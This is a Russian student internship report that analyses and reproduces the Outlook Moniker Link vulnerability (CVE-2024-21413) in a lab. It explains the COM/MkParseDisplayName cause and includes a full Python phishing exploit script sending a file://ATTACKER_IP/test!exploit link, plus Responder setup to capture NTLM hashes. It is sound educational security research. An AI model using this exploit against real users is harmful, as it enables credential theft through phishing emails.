

Отчет о прохождении учебной (ознакомительной) практики

Эков Илья Андреевич
(Ф.И.О. обучающегося)

2 курс, 5151001/40001
(номер курса обучения и учебной группы)

10.05.01 Компьютерная безопасность
(направление подготовки (код и наименование))

Место прохождения практики: АО «Позитив Текнолоджис»

(указывается наименование профильной организации или наименование структурного подразделения)

ул. Итальянская, д. 17
ФГАОУ ВО «СПбПУ», фактический адрес)

Сроки практики: 24.06.2026–07.07.2026

Руководитель практической подготовки от ФГАОУ ВО «СПбПУ»:

Жиляков Никита Викторович, доцент ВШК ИКНК, к.б.н.,
(Ф.И.О., уч.степень, должность)

Руководитель практической подготовки от АО «Позитив Текнолоджис»:

Федоров Дмитрий Юрьевич, руководитель направления
(Ф.И.О., уч.степень, должность)

Оценка: зачтено

Руководитель практической подготовки
от ФГАОУ ВО «СПбПУ»:

Жиляков Н.В.

Руководитель практической подготовки
от АО «Позитив Текнолоджис»:

Федоров Д.Ю.

Обучающийся:

Эков И.А.

Дата: 07.07.2026

Содержание

1. Цель и задачи практики	3
2. Ход работы.....	4
2.1.Изучение уязвимости CVE-2024-21413.....	4
2.2.Подготовка лабораторного стенда	7
2.3.Воспроизведение уязвимости	8
2.4.Исследование процесса обработки ссылки	13
3. Выводы	14
4. Список использованных источников	15
Приложение А.....	16

1. Цели и задачи практики

Цель практики — исследование уязвимости CVE-2024-21413 (Moniker Links) в Microsoft Outlook, анализ принципов ее работы, причин возникновения и изменений, внесенных разработчиком для устранения уязвимости.

Задачи практики:

1. Изучить особенности работы технологий COM и Moniker, используемых в операционной системе Windows и приложении Microsoft Outlook.
2. Исследовать механизм возникновения уязвимости CVE-2024-21413 и условия, необходимые для ее эксплуатации.
3. Подготовить лабораторную среду для безопасного воспроизведения уязвимости.
4. Выполнить воспроизведение сценария эксплуатации CVE-2024-21413 в контролируемых условиях.
5. Проанализировать процесс эксплуатации и полученные результаты.

2. Ход работы

2.1. Изучение уязвимости CVE-2014-21413

CVE-2014-21413 Moniker Links — это критическая уязвимость (с оценкой 9.8 по шкале CVSS) удаленного выполнения кода (RCE) и кражи учетных данных, обнаруженная в почтовом клиенте Microsoft Outlook [3]. COM (Component Object Model) — программная компонентная модель Microsoft, определяющая стандарт взаимодействия между объектами различных приложений (объектами, такими как: Word.Application, Excel.Application, Outlook.Application) [1]. Она определяет набор правил, по которым приложения и службы предоставляют свои объекты другим программам, независимо от языка программирования, на котором они написаны. Интерфейс COM-объекта — это строго определенный набор функций (методов), через который другие программы могут взаимодействовать с этим объектом.




Рисунок 1. Схема работы COM-интерфейса IUnknown.

Moniker ("кличка" или "прозвище") — специальный COM-объект, содержащий строковое представление другого объекта и механизм его разрешения в экземпляр COM-объекта. Главная задача Moniker — перейти из текстовой строки (пути к файлу или системой команды) в готовый к работе

указатель на объект. Работа с Moniker-объектом осуществляется при помощи интерфейса IMoniker. Всего в IMoniker (включая унаследованные методы) входит более 20 методов. Обработка ссылок в Outlook с file протоколом происходит в уязвимости следующим образом:




Рисунок 2. Схема обработки ссылок file в Outlook.

Ошибка логики Outlook заключалась в том, что после предварительной обработки гиперссылки с использованием протокола file:// приложение

передавало ее стандартному механизму обработки гиперссылок Windows [2]. В процессе обработки библиотека hlink.dll вызывала функцию MkParseDisplayName, которая интерпретировала строку как COM Moniker [1]. В результате строка, воспринимаемая Outlook как обычная гиперссылка, обрабатывалась системой как инструкция по созданию составного Moniker. В итоге Outlook воспринимал передаваемое значение как обычную строку гиперссылки, тогда как механизм COM интерпретировал ее как описание объекта Moniker, подлежащего разрешению. Поскольку управление перехватывал системный механизм Moniker, стандартная песочница Office (Protected View) просто не активировалась. Далее система спокойно подключалась по SMB к серверу, чтобы собрать Moniker, попутно отдавая NTLM хэш.

2.2. Подготовка лабораторного стенда

Для безопасного исследования уязвимости CVE-2024-21413 была подготовлена изолированная лабораторная среда на базе виртуальных машин.

В состав лабораторной среды вошли:

1. Виртуальная машина с уязвимой версией операционной системы Windows и установленным Microsoft Outlook;

2. виртуальная машина, выполняющая роль удаленного SMB-сервера, необходимого для моделирования сетевого взаимодействия при обработке Moniker-ссылок;

3. средства анализа и отладки, включая WinDbg, использовавшийся для исследования процесса обработки гиперссылок и анализа стека вызовов.

2.3. Воспроизведение уязвимости

Проводилось тестирование с использованием протокола file для обращения к удаленному документу в формате Word. В качестве удаленного ресурса использовался SMB-сервер с IP-адресом 10.10.111.111. В сообщение была добавлена гиперссылка следующего вида:




Рисунок 3. Ссылка, которую отправлял злоумышленник

После нажатия на гиперссылку предупреждающие сообщения не отображались. Вместо этого в центре уведомлений Windows появилось сообщение об ошибке, а удаленный файл test.rtf не был открыт.




Рисунок 4. Сообщение об ошибках.

Однако изменение гиперссылки путем добавления суффикса !something после имени файла приводит к изменению поведения Outlook:





Рисунок 4. Добавление суффикса после имени файла

Ключевым элементом является символ «!», который приводит к интерпретации ссылки как составного COM Moniker. В результате стандартный механизм обработки гиперссылок Windows вызывает функцию MkParseDisplayName, инициируя взятие Moniker с удаленного IP.

Рассмотрим пример реализации программы, со стороны злоумышленника [Листинг 1]. Поскольку данный пример рассчитан на использование в лабораторных условиях, код был сделан максимально простым. Почта жертвы будет: victim@monikerlink.thm, а атакующего: attacker@monikerlink.thm.



```
root@ip-10-114-191-235: ~
File Edit View Search Terminal Help
GNU nano 7.2 exploit.py
'''
Author: CMNatic | https://github.com/cmnic
Version: 1.1 | 13/03/2024
Only run this on systems that you own or are explicitly authorised to test (in
'''

import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.utils import formataddr

sender_email = 'attacker@monikerlink.thm' # Replace with your sender email address
receiver_email = 'victim@monikerlink.thm' # Replace with the recipient email address
password = input("Enter your attacker email password: ")
html_content = """\
<!DOCTYPE html>
<html lang="en">
  <p><a href="file://ATTACKER_IP/test!exploit">Click me</a></p>

  </body>
</html>
[ Read 46 lines ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line
```

Рисунок 5. Exploit.py

На машине жертвы настроим Outlook.




Рисунок 6. Outlook жертвы

Откроем на машине злоумышленника responder для создания SMB подключения и отслеживания хэша.

```
[+] Generic Options:
Responder NIC           [ens5]
Responder IP            [10.114.191.235]
Responder IPv6          [fe80::8b4:2ff:fe3b:df9d]
Challenge set          [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]

[+] Current Session Variables:
Responder Machine Name [WIN-Z51QNL2TFRO]
Responder Domain Name  [HUMU.LOCAL]
Responder DCE-RPC Port [47113]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...
```

Рисунок 7. Использование responder для создания SMB порта

В скрипте exploit.py заменим IP адрес в отправляемой ссылке на тот, который принадлежит злоумышленнику, чтобы при нажатии на ссылку Moniker собирался именно с этого IP адреса.

```
<!DOCTYPE html>
<html lang="en">
  <p><a href="file://10.114.191.235/test!something">0
</body>
```

Рисунок 8. IP адрес злоумышленника

```
server = smtplib.SMTP('10.114.183.89', 25)
server.ehlo()
```

Рисунок 9. IP адрес сервера для SMB

Запустим скрипт.

```
root@ip-10-114-191-235: ~
File Edit View Search Terminal Help
root@ip-10-114-191-235:~# python3 exploit.py
Enter your attacker email password: attacker

Email delivered
root@ip-10-114-191-235:~#
```

Рисунок 10. Успешная отправка письма




Рисунок 11. Получение письма

При обработке такой ссылки операционная система выполняет попытку подключения к удаленному SMB-ресурсу (порт 445). При этом автоматически передается NTLM – хэш, для аутентификации пользователя, который получает злоумышленник.

Рисунок 12. Итог нажатия на гиперссылку

Рисунок 13. Результат responder

2.4. Исследование процесса обработки ссылки

Для исследования процесса обработки гиперссылки в WinDbg была установлена точка останова на функции MkParseDisplayName. После перехода по ссылке выполнение программы было остановлено в момент вызова данной функции, что позволило исследовать стек вызовов и передаваемые параметры.

```
1. Breakpoint 0 hit
2. eax=00000000 ebx=00000023 ecx=1a168666 edx=0000002f esi=1a168620 edi=800401e4
3. eip=772a5ca0 esp=009c8d2c ebp=009c97ac iopl=0         nv up ei pl zr na pe nc
4. cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
5. ole32!MkParseDisplayName:
6. 772a5ca0 8bff          mov     edi,edi
7. 0:000> k
8. # ChildEBP RetAddr
9. 00 009c97ac 64707f22      ole32!MkParseDisplayName [com\ole32\com\moniker2\cmonimp.cxx @
14113]
10. 01 009c97ac 64703930      hlink!HrParseDisplayNameEx+0x5052
11. 02 009c983c 64702dc8      hlink!HrIntHlinkCreate+0x140
12. 03 009c9878 740af6db      hlink!HlinkCreateFromString+0xa8
13. 04 009c9914 69e839bf      mso30win32client!MsoHrHlinkCreateFromString+0x8d
14. 05 009c9a88 69e837af      wwlib!HrCreateHlinkParseField+0x1eb
15. 06 009cec94 69dbd065      wwlib!HrCreateHlinkFromField+0xda
16. 07 009cece4 6a814114      wwlib!FReadHyperlinkFieldData+0x1c7
17. 08 009cedac 6acc1cd8      wwlib!TmcHyperlinkOpen+0xbe
18. 09 009cedd8 6aceaea3      wwlib!FDoHyperlinkHit+0x9f
19. 0a 009cedf0 6b109066      wwlib!FHandleHyperlinkOnClick+0x43
20. 0b 009cee38 6b101b7a      wwlib!CHyperlinkTE::HandleClick+0x129
21. 0c 009cf07c 6b101f6e      wwlib!CDispatcherTE::OnClick+0x2ae
22. 0d 009cf090 6b0f8d59      wwlib!CDispatcherTE::OnSingleClick+0x10
23. 0e 009cf0a8 6b0f8f0e      wwlib!CMouseToolApp::ExecuteGesture+0xfa
```

Рисунок 14. Стек вызовов

Согласно документации Microsoft, вторым параметром функции MkParseDisplayName является szUserName — строковое представление объекта, подлежащего разрешению в COM Moniker. Анализ содержимого параметра показал, что в функцию передается путь к удаленному ресурсу без префикса file:///, что подтверждает передачу строки в механизм обработки Moniker.

```
1. 0:000> du poi(esp+4*2)
2. 1a168620 "\\10.10.111.111\test\test.rtf!something"
```

Рисунок 15. szUserName

3. Выводы

Проведенное исследование показало, что при обработке специально сформированной гиперссылки Outlook передает ее стандартному механизму обработки гиперссылок Windows. В результате строка интерпретируется функцией MkParseDisplayName как COM Moniker, что приводит к обращению к удаленному SMB-ресурсу и позволяет обойти механизм Protected View. Полученные результаты подтверждают, что причиной уязвимости является особенность взаимодействия Outlook с компонентами COM при обработке Moniker-ссылок.

4. Список использованных источников

1. The Risks of the #MonikerLink Bug in Microsoft Outlook and the Big Picture [Электронный ресурс] – <https://research.checkpoint.com/2024/the-risks-of-the-monikerlink-bug-in-microsoft-outlook-and-the-big-picture/>
2. CVE-2024-21413 GITHUB CMNATIC [Электронный ресурс] – <https://github.com/CMNatic/CVE-2024-21413>
3. Understanding the Microsoft Outlook Vulnerability: CVE-2024-21413 (Moniker Link) – <https://medium.com/@sithuminzin969/understanding-the-microsoft-outlook-vulnerability-cve-2024-21413-moniker-link-53885e5f77bf>
4. Moniker Link (CVE-2024-21413) [Электронный ресурс] – <https://tryhackme.com/room/monikerlink>

5. Приложение А

Листинг 1 — exploit.py

```
'''
Author: CMNatic | https://github.com/cmnic
Version: 1.0 | 19/02/2024
'''

import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.utils import formataddr

sender_email = 'attacker@monikerlink.thm' # Replace with your sender email address
receiver_email = 'victim@monikerlink.thm' # Replace with the recipient email address
password = input("Enter your attacker email password: ")
html_content = """\
<!DOCTYPE html>
<html lang="en">
    <p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>

    </body>
</html>"""

message = MIMEMultipart()
message['Subject'] = "CVE-2024-21413"
message["From"] = formataddr(('CMNatic', sender_email))
message["To"] = receiver_email

# Convert the HTML string into bytes and attach it to the message object
msgHtml = MIMEText(html_content, 'html')
message.attach(msgHtml)

server = smtplib.SMTP('MAILSERVER', 25)
server.ehlo()
try:
    server.login(sender_email, password)
except Exception as err:
    print(err)
    exit(-1)

try:
    server.sendmail(sender_email, [receiver_email], message.as_string())
    print("\n Email delivered")
except Exception as error:
    print(error)
finally:
    server.quit()
```